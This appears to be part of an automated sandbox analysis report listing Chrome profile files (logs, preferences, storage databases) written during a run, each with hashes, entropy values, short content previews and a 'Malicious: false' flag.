Entropy (8bit):	4.900140850384426
Encrypted:	false
SSDEEP:	48:Y2nCDHXT6qtwzM6Ms6TsFRLsedSPsnyjls+AyKsG3zspMHnYhbyD8:JnCDHXTxOzM6283/XbwGYhj
MD5:	56D93BC2D47FBF319C9AFACB52A1DCC3
SHA1:	EB649AFF7DFE264FEB02F2CE8AA2A64BE7B4973F
SHA-256:	3DE9D123B8A02705987FFF3B6F6643B696C186F2191885EC10284304D99E25E9
SHA-512:	052B890BC8D1D2AEA810654B0A66C552C0D43792A1E6C7CCB3E1734F9AC030F453F4416A303D2F3F03E563B082AA89685BD9BD403423C728878AD4628A95ABA
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"isolation":[],"server":"https://cdnjs.cloudflare.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13275112867376884","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://redirector.gvt1.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13275112867377158","port":443,"

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications\LOG	
Category:	dropped
Size (bytes):	339
Entropy (8bit):	5.214741708344502
Encrypted:	false
SSDEEP:	6:mRGyq2PcNwi23iKKdKgXz4rRIFUtpmGfZZmwPmGfzkwOcNwi23iKKdKgXz4q8LJ:2GyvLZ5KkgXiuFUtpmGR/PmGL54Z5Kkt
MD5:	D0588303DCC52EBB5EB0D53A9A5ECF2F
SHA1:	57543D596863173C2EB7971714AD883127139BF4
SHA-256:	C8368DCE42787C47078FCB847033557D0C2E2DEF43EFFD8CCADAFE94AD08F085
SHA-512:	36BECCB84202760C7C5F1B992B58E245CE2F7C8E8751BB8611268D1A584BEAAFD2BCADC7BE09BE0F9D1C2D4312364E4C6427AE175BA3189CB64CBC2D39513D0
Malicious:	false
Preview:	2021/08/03-20:21:04.107 b64 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/MANIFEST-000001.2021/08/03-20:21:04.109 b64 Recovering log #3.2021/08/03-20:21:04.109 b64 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	339
Entropy (8bit):	5.214741708344502
Encrypted:	false
SSDEEP:	6:mRGyq2PcNwi23iKKdKgXz4rRIFUtpmGfZZmwPmGfzkwOcNwi23iKKdKgXz4q8LJ:2GyvLZ5KkgXiuFUtpmGR/PmGL54Z5Kkt
MD5:	D0588303DCC52EBB5EB0D53A9A5ECF2F
SHA1:	57543D596863173C2EB7971714AD883127139BF4
SHA-256:	C8368DCE42787C47078FCB847033557D0C2E2DEF43EFFD8CCADAFE94AD08F085
SHA-512:	36BECCB84202760C7C5F1B992B58E245CE2F7C8E8751BB8611268D1A584BEAAFD2BCADC7BE09BE0F9D1C2D4312364E4C6427AE175BA3189CB64CBC2D39513D0
Malicious:	false
Preview:	2021/08/03-20:21:04.107 b64 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/MANIFEST-000001.2021/08/03-20:21:04.109 b64 Recovering log #3.2021/08/03-20:21:04.109 b64 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5487
Entropy (8bit):	5.193779798998223
Encrypted:	false
SSDEEP:	96:nR3h6Kd9TtvHYKI0ik0JCKL8HmbOTQVuwn:n1h99TxHYuk4KD
MD5:	FB6160B992CA6BB99B57FFD19E75854E
SHA1:	9709E8B0D47AC629613C8B0A33C069A2531B119E
SHA-256:	D464FD616D77564DFD010D408C5E9ADE0E5CA720BACF92469F92734A7EF3E0F3
SHA-512:	4DF6AA5018791A2414007025FE5C25EA2CA184A4042C5A951D9DE59CB5855D433E826C8778C65910FDAB1A247FF03A8BE11C1B3D6ED6A15404E6C4F25E1361A
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272520864051019","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245952329814949","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245952502420488","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355952"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Reporting and NEL	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	1.1260470217315024
Encrypted:	false
SSDEEP:	48:TUIopK2rJNVr1GJmm8pF82phrJNVrdHX/cjrJN2yJ1n4n1GmhGUYzr281ARSWoTA:wIElwQF8mpcSjsHEGM1
MD5:	8A2538D698C792E19417A56F390C82B9
SHA1:	C015F4032BDD0AD6138FEF8BD5A650355AB972FC
SHA-256:	FE03D1919E0EE8910C38E167E51FE1B1CE31D81819CA6B194B0E123C312CC8E4
SHA-512:	2E899F269F78908B4C4BD0B1A87A5FF6201F0A5BA15A2FDA1FAC4853CE00F1BCE3F663A969B4DED7F79DCAD52D8C14B5DA9B94F2CAD55CB432D1DA624285D1E

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Reporting and NEL	
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....g...^.....j..... ....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Reporting and NEL-journal	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	29252
Entropy (8bit):	0.6280713759430687
Encrypted:	false
SSDEEP:	48:SIqklopK2rJNVr1GJmm8pF82phrJNVrdHX/cjrJN2yJ1n4n1GmhGUz4:SIhIElwQF8mpcSY
MD5:	899BEEACE8FE9BD58F1C35E601B61E77
SHA1:	DE5DAFA1CE8AC771B87CCFD9E235D0A09D1F23EE
SHA-256:	652A65528A1CED46B7C50722B2024E868BA2336EC0C7009794F21F4B424B6332
SHA-512:	7C12DC943A237B2B7018F8981669277DA864FD5C623ED6E158D6D7BDBBE5EFFB78A73B8F64E6196444ABE6976110193B79A0C51EE2030FCD1F1B20705813CDB
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure Preferences.. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22595
Entropy (8bit):	5.536036612073822
Encrypted:	false
SSDEEP:	384:m7zt4Ll3HGXj1kXqKf/pUZNCgVLH2HfDSrU9HGZnTTny4R:JLlcj1kXqKf/pUZNCgVLH2HferUhGZnD
MD5:	7BC6F4D6246C98BDDC9CE818DAFE5C2F
SHA1:	427BFD31006090BAF64D077992F012AC5233EBB3
SHA-256:	C0F4B2615D3A87472A9EB680A1FAA2B32605182532464BCA9405CBCC63E5CED0
SHA-512:	D3FD2D6A719A4590D2E1341266034CCA19EBA7F8CD73AD48D70A0B16EA6062F0E1AA8E20C6F54E3A9AF88AE82B91681860A1084105BD92CFE1CD3FD182ACD2 9D
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","sy stem.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events": [],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272520863729121","location":5,"manifest":{"a pp":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCt l3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtIpVScf3DjTYtKVL66mzVG ijSoAlwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Secure PreferencesTe (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	22596
Entropy (8bit):	5.536122503044032
Encrypted:	false
SSDEEP:	384:m7zt4Ll3HGXj1kXqKf/pUZNCgVLH2HfDSrU9HGqnTTqy4Zn:JLlcj1kXqKf/pUZNCgVLH2HferUhGqnk
MD5:	F44073CC4AC301CB8FD06846054740DB
SHA1:	3B91FFA1A59C29130C54008C4D35A86AAB878C93
SHA-256:	CE3297413812347A8877B278112F3017EB2C92C06093FAB7345DC266333CD53B
SHA-512:	55ECD90D5CF4D3541D9AEE51EFBE73761518B346583E3F4EAD356516955FE0D570FFFF369E81ADDAB9620938418D2BA36F69146FDF7BEFF0C62ABB6A1783195
Malicious:	false
Preview:	{"extensions":{"settings":{"ahfgeienlihckogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","sy stem.cpu","system.memory","system.network"],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events": [],"from_bookmark":false,"from_webstore":false,"incognito_content_settings":[],"incognito_preferences":{},"install_time":"13272520863729121","location":5,"manifest":{"a pp":{"launch":{"web_url":"https://chrome.google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons":{"128":"webstore_icon_128.png","16":"webstore_icon_16.png"},"key":"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCt l3tO0osjuzRsf6xtD2SKxPlTfuoy7AWoObysitBPvH5fE1NaAA1/2JkPWkVDhdLBWLaIBPYeXbzlHp3y4Vv/4XG+aN5qFE3z+1RU/NqkzVYHtIpVScf3DjTYtKVL66mzVG ijSoAlwbFCC3LpGdaoe6Q1rSRDp76wR6jjFzsYwQIDAQAB","name":"Web Store","pe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:5ljljljljl:5ljljljljl
MD5:	1B4FA89099996CE3C9E5A0A9768230E8
SHA1:	9026E1E0906E3B3FE0E414EE814CC5A042807A04
SHA-256:	537818AAFD0902A8B2D58B483674391E33E762B5E1E8CD226D873098CCE9C8F9
SHA-512:	4279C9380ACC5AB329EC6BCDA10CCF0A7437CEF63845B63E741CE517042CFE83340D2D362DD6B9E039BF55E61F484CCF72B8FD8477D1D0292E0B879CB94946B
Malicious:	false
Preview:	..&f.....&f.....&f.....&f.....&f.....&f.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	328
Entropy (8bit):	5.120160498036556
Encrypted:	false
SSDEEP:	6:mRGgf4q2PcNwi23iKKdKrQMxIFUtpmGgpJZmwPmGgpDkwOcNwi23iKKdKrQMFLJ:2Ggf4vLZ5KkCFUtpmGgpJ/PmGgpD54Zj
MD5:	BDFA5BD610416F76ADCB5F8EE57E425A
SHA1:	5D72C9AB3EB8E1DB5EA30B9C447A1CE98BE519F9
SHA-256:	D9272D161E6DB8F8EC72A85170BBC124181405FF4183F780BF890AE7AD9AD8B2
SHA-512:	21243E7BBB608802576C2628D97D5EFAFE7C978AB0B03A80E275BD02C0AB96D4ADD9F03BD3DF15ABCAB73440633CE756414F9312A39945EE9891DF146AFECDB
Malicious:	false
Preview:	2021/08/03-20:21:04.074 13f0 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/MANIFEST-000001.2021/08/03-20:21:04.076 13f0 Recovering log #3.2021/08/03-20:21:04.076 13f0 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage\LOG.oldTM (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	328
Entropy (8bit):	5.120160498036556
Encrypted:	false
SSDEEP:	6:mRGgf4q2PcNwi23iKKdKrQMxIFUtpmGgpJZmwPmGgpDkwOcNwi23iKKdKrQMFLJ:2Ggf4vLZ5KkCFUtpmGgpJ/PmGgpD54Zj
MD5:	BDFA5BD610416F76ADCB5F8EE57E425A
SHA1:	5D72C9AB3EB8E1DB5EA30B9C447A1CE98BE519F9
SHA-256:	D9272D161E6DB8F8EC72A85170BBC124181405FF4183F780BF890AE7AD9AD8B2
SHA-512:	21243E7BBB608802576C2628D97D5EFAFE7C978AB0B03A80E275BD02C0AB96D4ADD9F03BD3DF15ABCAB73440633CE756414F9312A39945EE9891DF146AFECDB
Malicious:	false
Preview:	2021/08/03-20:21:04.074 13f0 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/MANIFEST-000001.2021/08/03-20:21:04.076 13f0 Recovering log #3.2021/08/03-20:21:04.076 13f0 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	356
Entropy (8bit):	5.1653653768249095
Encrypted:	false
SSDEEP:	6:mRGaCpM+q2PcNwi23iKKdK7Uh2ghZIFUtpmGa6d6ZmwPmGabnpMVkwOcNwi23iKm:2GaCpM+vLZ5KkIhHh2FUtpmGa26/PmGj
MD5:	29A2F6A5D121D48ADCE7770799C19F80
SHA1:	755582E7BEB22E18D6290CB4A117222127123350
SHA-256:	F7D9B3FE73A6383E9CEB26AD0F2B990BD1290466D6AC6FBF0D76CA134FF3372D
SHA-512:	3921010A89D9115114305FA2BA31C6EDBA68A1635ADCE8DBF413FDBA11A18FDE73799283B75FEC95237D6562D11EF4B7CA4CC0F86A9C8684FBC43484D300562E

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database\LOG	
Malicious:	false
Preview:	2021/08/03-20:21:03.814 176c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/MANIFEST-00000 1.2021/08/03-20:21:03.825 176c Recovering log #3.2021/08/03-20:21:03.826 176c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database\LOG.oldL (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	356
Entropy (8bit):	5.1653653768249095
Encrypted:	false
SSDEEP:	6:mRGaCpM+q2PcNwi23iKKdK7Uh2ghZIFUtpmGa6d6ZmwPmGabnpMVkwOcNwi23iKm:2GaCpM+vLZ5KkIhHh2FUtpmGa26/PmGj
MD5:	29A2F6A5D121D48ADCE7770799C19F80
SHA1:	755582E7BEB22E18D6290CB4A117222127123350
SHA-256:	F7D9B3FE73A6383E9CEB26AD0F2B990BD1290466D6AC6FBF0D76CA134FF3372D
SHA-512:	3921010A89D9115114305FA2BA31C6EDBA68A1635ADCE8DBF413FDBA11A18FDE73799283B75FEC95237D6562D11EF4B7CA4CC0F86A9C8684FBC43484D300562E
Malicious:	false
Preview:	2021/08/03-20:21:03.814 176c Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/MANIFEST-00000 1.2021/08/03-20:21:03.825 176c Recovering log #3.2021/08/03-20:21:03.826 176c Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Site Characteristics Database/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\917d8206-ef5f-41c1-b1b1-0fa0d057c3a4.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.957371343316884
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5hsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sd7sBdLJlyH7E4f3K33y
MD5:	363D9EBEDB5030036B53B6B28E8A8EA5
SHA1:	1C7C9012156AC8295EB465BC774430A866096832
SHA-256:	466FE09323B709A587648157D77298132B29F7CD916CD68EF6B28A0FC5EE355B
SHA-512:	9C9A230BAF627B8A9856C0AC66E4EA262C304BBC2272662F4213EB617297DFE222E0CCC4FC0F22B04FAFB3125D55D774174700B381EA3FF90B8C3D11926E023
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248544335120983","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\GPUCache\data_1	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	296
Entropy (8bit):	0.19535324365485862
Encrypted:	false
SSDEEP:	3:8E:8
MD5:	C4DF0FB10C4332150B2C336396CE1B66
SHA1:	780A76E101DE3DE2E68D23E64AB1A44D47A73207
SHA-256:	18FAB4D13CDA7E1DEE12DC091019A110A7304B6A65FC9A1F3E6173046BA38EF6
SHA-512:	51F0B463E97063A2357285D684FF159FDF6099E57C46F13C83E9D3F09D7A7CF03C1BA684BCCF36232FC50834F95953C3C68675C7B05AB4F84DEF1C566A5F3F5E
Malicious:	false
Preview:	.'..(..... .....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	438
Entropy (8bit):	5.2353966012863475
Encrypted:	false
SSDEEP:	6:mRGo+q2PcNwi23iKKdKusNpV/2jMGIFUtpmGOuXZmwPmGyVkwOcNwi23iKKdKusO:2G9vLZ5KkFFUtpmGOuX/PmGK54Z5KkOJ

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb\LOG	
MD5:	5C7D23B3DC510B4E28096A1DD23B9466
SHA1:	925C3F53CEBEDB6800E5CD667AFA27569F02E4FF
SHA-256:	585293F104D8CB70C35EED448972A0D7B00D29E0E342EE726F7B2AA9EF829559
SHA-512:	9ED4E82AEF9C0021015572CCC54D8D313EBC283DEB7A457388D2F117C473F38B286BBE4FFFF8A0BAF1FBD2D59AC2C5A1967E99C7255938D82AB64B99D0FDC 06
Malicious:	false
Preview:	2021/08/03-20:21:04.060 1778 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl \def\Local Storage\leveldb/MANIFEST-000001.2021/08/03-20:21:04.061 1778 Recovering log #3.2021/08/03-20:21:04.062 1778 Reusing old log C:\Users\user\A ppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	438
Entropy (8bit):	5.2353966012863475
Encrypted:	false
SSDEEP:	6:mRGo+q2PcNwi23iKKdKusNpV/2jMGIFUtpmGOuXZmwPmGyVkwOcNwi23iKKdKusO:2G9vLZ5KkFFUtpmGOuX/PmGK54Z5KkOJ
MD5:	5C7D23B3DC510B4E28096A1DD23B9466
SHA1:	925C3F53CEBEDB6800E5CD667AFA27569F02E4FF
SHA-256:	585293F104D8CB70C35EED448972A0D7B00D29E0E342EE726F7B2AA9EF829559
SHA-512:	9ED4E82AEF9C0021015572CCC54D8D313EBC283DEB7A457388D2F117C473F38B286BBE4FFFF8A0BAF1FBD2D59AC2C5A1967E99C7255938D82AB64B99D0FDC 06
Malicious:	false
Preview:	2021/08/03-20:21:04.060 1778 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl \def\Local Storage\leveldb/MANIFEST-000001.2021/08/03-20:21:04.061 1778 Recovering log #3.2021/08/03-20:21:04.062 1778 Reusing old log C:\Users\user\A ppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Local Storage\leveldb/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Network Persistent State (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	325
Entropy (8bit):	4.957371343316884
Encrypted:	false
SSDEEP:	6:YHpoNXR8+eq7JdV5hsDHF4R8HLJ2AVQBR70S7PMVKJw1K3KnMRK3VY:YHO8sd7sBdLJlyH7E4f3K33y
MD5:	363D9EBEDB5030036B53B6B28E8A8EA5
SHA1:	1C7C9012156AC8295EB465BC774430A866096832
SHA-256:	466FE09323B709A587648157D77298132B29F7CD916CD68EF6B28A0FC5EE355B
SHA-512:	9C9A230BAF627B8A9856C0AC66E4EA262C304BBC2272662F4213EB617297DFE222E0CCC4FC0F22B04FAFB3125D55D774174700B381EA3FF90B8C3D11926E023
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"alternative_service":[{"advertised_versions":[50],"expiration":"13248544335120983","port":443,"protocol_str":"quic"}],"isol ation":[],"server":"https://dns.google","supports_spdy":true}],"version":5},"network_qualities":{"CAASABiAgICA+P////8B":"4G","CAESABiAgICA+P////8B":"4G"}}}

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	440
Entropy (8bit):	5.237027066896321
Encrypted:	false
SSDEEP:	12:2GfQovLZ5KkmiuFUtpmG55/PmGry54Z5Kkm2J:2Gfll5KkSgIG5sGQo5Kkr
MD5:	85F7AB7D601F2D34AB969B2728E9B9FD
SHA1:	65D6AF42832ABBCF82626407A56A6FC277C2A347
SHA-256:	0B4249ED36BB136FC35F6840274FB9EC7D48E5C45A65CCE66DDAA6CF8C1EB9FB
SHA-512:	829531C3F6EE12926066195259BFC4F472731CB22BCBC5F33DD672D5E8A8224889B712619AA6A639E686462A087639BFDA924B390B8B3BEF077A58B974B08373
Malicious:	false
Preview:	2021/08/03-20:21:04.110 1778 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl \def\Platform Notifications/MANIFEST-000001.2021/08/03-20:21:04.111 1778 Recovering log #3.2021/08/03-20:21:04.112 1778 Reusing old log C:\Users\user\ AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications\LOG.old (copy)	
File Type:	ASCII text
Category:	dropped
Size (bytes):	440
Entropy (8bit):	5.237027066896321
Encrypted:	false
SSDEEP:	12:2GfQovLZ5KkmiuFUtpmG55/PmGry54Z5Kkm2J:2Gfll5KkSgIG5sGQo5Kkr
MD5:	85F7AB7D601F2D34AB969B2728E9B9FD
SHA1:	65D6AF42832ABBCF82626407A56A6FC277C2A347
SHA-256:	0B4249ED36BB136FC35F6840274FB9EC7D48E5C45A65CCE66DDAA6CF8C1EB9FB
SHA-512:	829531C3F6EE12926066195259BFC4F472731CB22BCBC5F33DD672D5E8A8224889B712619AA6A639E686462A087639BFDA924B390B8B3BEF077A58B974B08373
Malicious:	false
Preview:	2021/08/03-20:21:04.110 1778 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl \def\Platform Notifications/MANIFEST-000001.2021/08/03-20:21:04.111 1778 Recovering log #3.2021/08/03-20:21:04.112 1778 Reusing old log C:\Users\user\ AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Platform Notifications/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\000003.log	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	19
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:5l:5l
MD5:	E556F26DF3E95C19DBAECA8F5DF0C341
SHA1:	247A89F0557FC3666B5173833DB198B188F3AA2E
SHA-256:	B0A7B19404285905663876774A2176939A6ED75EF3904E44283A125824BD0BF3
SHA-512:	055BC4AB12FEEDF3245EAAF0A0109036909C44E3B69916F8A01E6C8459785317FE75CA6B28F8B339316FC2310D3E5392CD15DBDB0F84016667F304D377444E2E
Malicious:	false
Preview:	..&f.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	426
Entropy (8bit):	5.232429042824981
Encrypted:	false
SSDEEP:	12:2GzvLZ5KkMFUtpmGHs9/PmGZP54Z5KkTJ:2GTl5KkUgIG9GZBo5Kkl
MD5:	E8D9CB29DA0DB316A4C25949F1758AFF
SHA1:	0F081BD3000A9DDAB6F236604EBF2F0776FB931F
SHA-256:	3D04E617B289CAA851B0E101D2485416DCE06BCA63B491BEA3DCB73250E03341
SHA-512:	BFE4936875D773DD6ED22F374C64B29949BCFCC6D1903416973CED7BB2F5877069079F553B0B176869B73FB1683E6E55EE264A8BB16A55A19F69CE507B16DD6
Malicious:	false
Preview:	2021/08/03-20:21:20.394 12f4 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl \def\Session Storage/MANIFEST-000001.2021/08/03-20:21:20.396 12f4 Recovering log #3.2021/08/03-20:21:20.397 12f4 Reusing old log C:\Users\user\AppData \Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\gfdkimpbcpahaombhbimeihdjnejgicl\def\Session Storage\LOG.oldd (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	426
Entropy (8bit):	5.232429042824981
Encrypted:	false
SSDEEP:	12:2GzvLZ5KkMFUtpmGHs9/PmGZP54Z5KkTJ:2GTl5KkUgIG9GZBo5Kkl
